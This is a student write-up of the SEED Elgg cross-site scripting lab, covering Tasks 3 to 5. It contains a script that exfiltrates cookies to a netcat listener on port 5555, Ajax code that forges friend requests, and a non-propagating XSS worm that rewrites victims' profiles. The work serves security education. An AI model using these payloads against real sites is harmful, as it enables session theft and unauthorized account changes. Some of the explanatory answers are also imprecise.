
1. <script>document.write('<img src=http://127.0.0.1:5555?c='
2. + escape(document.cookie) + '>');
3. </script>

2. A commonly used program by attackers is netcat (or nc) , which, if running with the "-l" option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. Type the command below to listen on port 5555:

$ nc -l 5555 -v

3. For one VM, you should replace the attacker’s IP address in the above script with 127.0.0.1. Start a new terminal and then type the nc command above.

Observation:



Task 4: Becoming the Victim’s Friend

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim’s browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim.

1. To add a friend for the victim, we should first find out how a legitimate user adds a friend in Elgg. More specifically, we need to figure out what are sent to the server when a user adds a friend.

Use the account of Boby to add Samy to his friend list. We can get the HTTP GET request with the following URL:

<http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1600515086&__elgg_token=OFfJ8U3NrfTaB_GEBaDlqg&__elgg_ts=1600515086&__elgg_token=OFfJ8U3NrfTaB_GEBaDlqg>


The blue part represent the URL of adding a friend. The red part represents Samy’s uid. We can get the elgg\_ts and the rlgg\_token by Ajax so that a fake request can be foked.

2. Once we understand what the add-friend HTTP request look like, we can write a Javascript program to send out the same HTTP request.

1. window.onload = **function** () {
2. **var** Ajax=**null**;
3. **var** ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;
4. **var** token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;
5. //Construct the HTTP request to add Samy as a friend.
6. **var** sendurl="http://www.xsslabelgg.com/action/friends/add"+"?friend=47"+token+ts;
7. //Create and send Ajax request to add friend
8. Ajax=**new** XMLHttpRequest();
9. Ajax.open("GET",sendurl,**true**);
10. Ajax.setRequestHeader("Host","www.xsslabelgg.com");
11. Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
12. Ajax.send();
13. }

The above code should be placed in the "About Me" field of Samy’s profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on "Edit HTML", which can be found at the top right of the "About Me" text field.

Observation:



As Samy revises his profile and Alice checks that, she has already added him to her friend list automatically.

Question 1: Explain the purpose of Lines 1and 2, why are they are needed?

Answer 1: Line 1 and Line 2 acquires the parameters \_\_elgg\_ts and elgg\_token for a legal HTTP request. If the parameters are different from what the pages generated, browsers will omit the request, regarding it as a CSRF attack.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e.,

you cannot switch to the Text mode, can you still launch a successful attack?

Answer 2: A successful attack can also be launched, attacker can send the HTTP request by CURL program.

Task 5: Modifying the Victim’s Profile

The objective of this task is to modify the victim’s profile when the victim visits Samy’s page. We will write an XSS worm to complete the task. This worm does not self-propagate, in task 6, we will make it self-propagating.

1. Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim’s browser, without the intervention of the attacker. To modify profile, we should first find out how a legitimate user edits or modifies his/her profile in Elgg. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user’s profile.

We log on Samy’s account and revise his profile and capture the HTTP POST Request with HTTP Header Live tool.

Data:

\_\_elgg\_token=TTkbisCXXs08pgAJ1B3D3g&\_\_elgg\_ts=1600517379&name=Samy&description=<p>I am good man</p> &accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=47

URL:


<http://www.xsslabelgg.com/action/profile/edit>

2. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request.

1. <script type="text/javascript">
2. window.onload = **function**(){
3. //JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts
4. //and Security Token \_\_elgg\_token
5. **var** userName="&name="+elgg.session.user.name;
6. **var** guid="&guid="+elgg.session.user.guid;
7. **var** ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;
8. **var** token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;
9. //Construct the content of your url.
10. **var** samyGuid=47;
11. **var** desc="&description=Samy is my hero"+"&accesslevel[description]=2";
12. **var** sendurl="http://www.xsslabelgg.com/action/profile/edit";
13. **var** content=token+ts+userName+desc+guid;
14. **if**(elgg.session.user.guid!=samyGuid)
15. {
16. //Create and send Ajax request to modify profile
17. **var** Ajax=**null**;
18. Ajax=**new** XMLHttpRequest();
19. Ajax.open("POST",sendurl,**true**);
20. Ajax.setRequestHeader("Host","www.xsslabelgg.com");
21. Ajax.setRequestHeader("Content-Type",
22. "application/x-www-form-urlencoded");
23. Ajax.send(content);
24. }
25. }
26. </script>

Observation:

After Alice checked the latest profile of Samy, her profile description has been modified.



Question: Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.

Answer: If we remove this line, the profile of Samy will be modified as “Samy is my hero” but other users’profile unchanged. This is because once Samy revised his profile, the code will be executed immediately so that itself will be covered, so when other people check his profile, nothing except “Samy is my hero” remains.

Task 6: Writing a Self-Propagating XSS Worm

